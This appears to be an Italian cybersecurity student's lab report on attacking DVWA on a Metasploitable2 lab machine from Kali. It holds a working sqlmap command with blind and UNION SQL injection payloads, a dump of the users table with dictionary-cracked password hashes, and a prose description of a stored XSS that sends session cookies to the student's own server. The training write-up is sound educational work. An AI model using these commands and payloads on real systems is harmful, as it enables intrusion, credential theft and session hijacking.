
BOSSI ALESSANDRO

SQLINJECTION(BLIND)

XSS STORED

ELENCO ATTIVITÀ SVOLTE



01


SQL INJECTIO(BLIND) ESEGUITO DA MACCHINA KALI A MACCHINA METASPLOITABLE SU DVWA

02

AVVIO SERVER PER SALVATAGGIO COOKIES


03

XSS STORED DA MACCHINA KALI SULLA DVWA DI METASPLOITABLE




UTILIZZO BURPSUITE PER E APERTURA DVWA DI METASPLOITABLE

Come primo passo per l'esecuzione dell'esercizio ho inizializzato il tool burpsuite per accedere tramite kali alla dvwa presente sulla macchina Metasploitable2 ed ho cominciato ad intercettare le richieste. Ho impostato il livello di sicurezza sul low e sono andato nella sezione SQL Injection (Blind). Burpsuite mi servirà per recuperare informazioni che mi serviranno nei prossimi passaggi come il cookie di sessione evidenziato nello screen.




INIZIALIZZAZIONE SQLMAP

Il prossimo passo è stato utilizzare il tool SQLMAP già presente sulla macchina kali per poter trovare le informazioni necessarie all'esercizio. Ho utilizzato lo switch -u ed inserito come parametro l'url della pagina dvwa, ho inserito anche il cookie trovato tramite Burpsuite in maniera tale da accedere alla sessione. In questo modo il tool ha effettuato una scansione sulla webapp trovando le injiection point a cui è vulnerabile,



SQLMAP

successivamente ho ricercato i vari comandi che potevo utilizzare tramite il tool ed ho aggiunto lo switch -p id seguito da --tables per avere un elenco di tutte le tabelle presenti nei database della dvwa, sono andato a ricercare la tabella che mi interessava ossia quella "users" che sta all'interno del database dvwa




SQL INJECTION BLIND

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=7717350f852b54a9324e896e925ffe13" -p id -T users --dump

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Develo
 this program

[*] starting @ 06:28:28 /2023-06-09/

[06:28:28] [INFO] resuming back-end DBMS 'mysql'
[06:28:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6623 FROM (SELECT(SLEEP(5)))lMij) AND 'UVOK'='UVOK&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71716a7171,0x6a4673716e78444d794569437847686d6b51494a626468466a614357676176454f436773465a7273,0x7171787071)-- -&Submit=Submit
---
[06:28:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[06:28:28] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[06:28:28] [INFO] fetching current database
[06:28:28] [WARNING] reflective value(s) found and filtering out
[06:28:28] [INFO] fetching columns for table 'users' in database 'dvwa'
[06:28:28] [INFO] fetching entries for table 'users' in database 'dvwa'
[06:28:28] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[06:28:37] [INFO] writing hashes to a temporary file '/tmp/sqlmap4g322q4q20708/sqlmaphashes-z527qxf3.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[06:28:40] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[06:28:43] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[06:28:45] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:28:45] [INFO] starting 3 processes
[06:28:46] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:28:47] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:28:48] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[06:28:49] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[06:28:50] [INFO] current status: gatto... -
```

SQLMAP


una volta individuata la tabella ho potuto inserire lo switch -T con il nome della tabella ossia "users" ed eseguito il comando --dump tramite il quale il tool mi ha cominciato a scaricare tutto quello che trovava al suo interno, attraverso delle opzioni che mi dava il tool mentre era in esecuzione ho potuto scegliere alcune cose come se eseguire il cracking delle ash tramite un attacco a dizionario e quale dizionario usare. Una volta completata l'esecuzione il programma mi ha restituito tutto quello che ha trovato nella tabella users.


```
Table: users
[5 entries]
+---------+---------+-----------------------------------------------+-----------------------------------------------+-----------+------------+
| user_id | user    | avatar                                        | password                                      | last_name | first_name |
+---------+---------+-----------------------------------------------+-----------------------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-----------------------------------------------+-----------------------------------------------+-----------+------------+
```



AVVIO SERVER

avvio i server apache2 e mysql sulla macchina kali





XSS STORED DA MACCHINA KALI SULLA DVWA DI METASPLOITABLE

per eseguire l'attacco xss stored ho dovuto configurare la cartella dove si trovano i file html, ho creato 2 nuovi file, su uno di essi ho inserito uno script che verrà eseguito tramite l'input utente sulla dvwa di metasploitable2, l'altro file è dove verranno salvati i cookie che verranno trovati. Successivamente sulla dvwa di meta ho inserito un altro script che prenderà il cookie della sessione e lo salverà sul mio server di kali.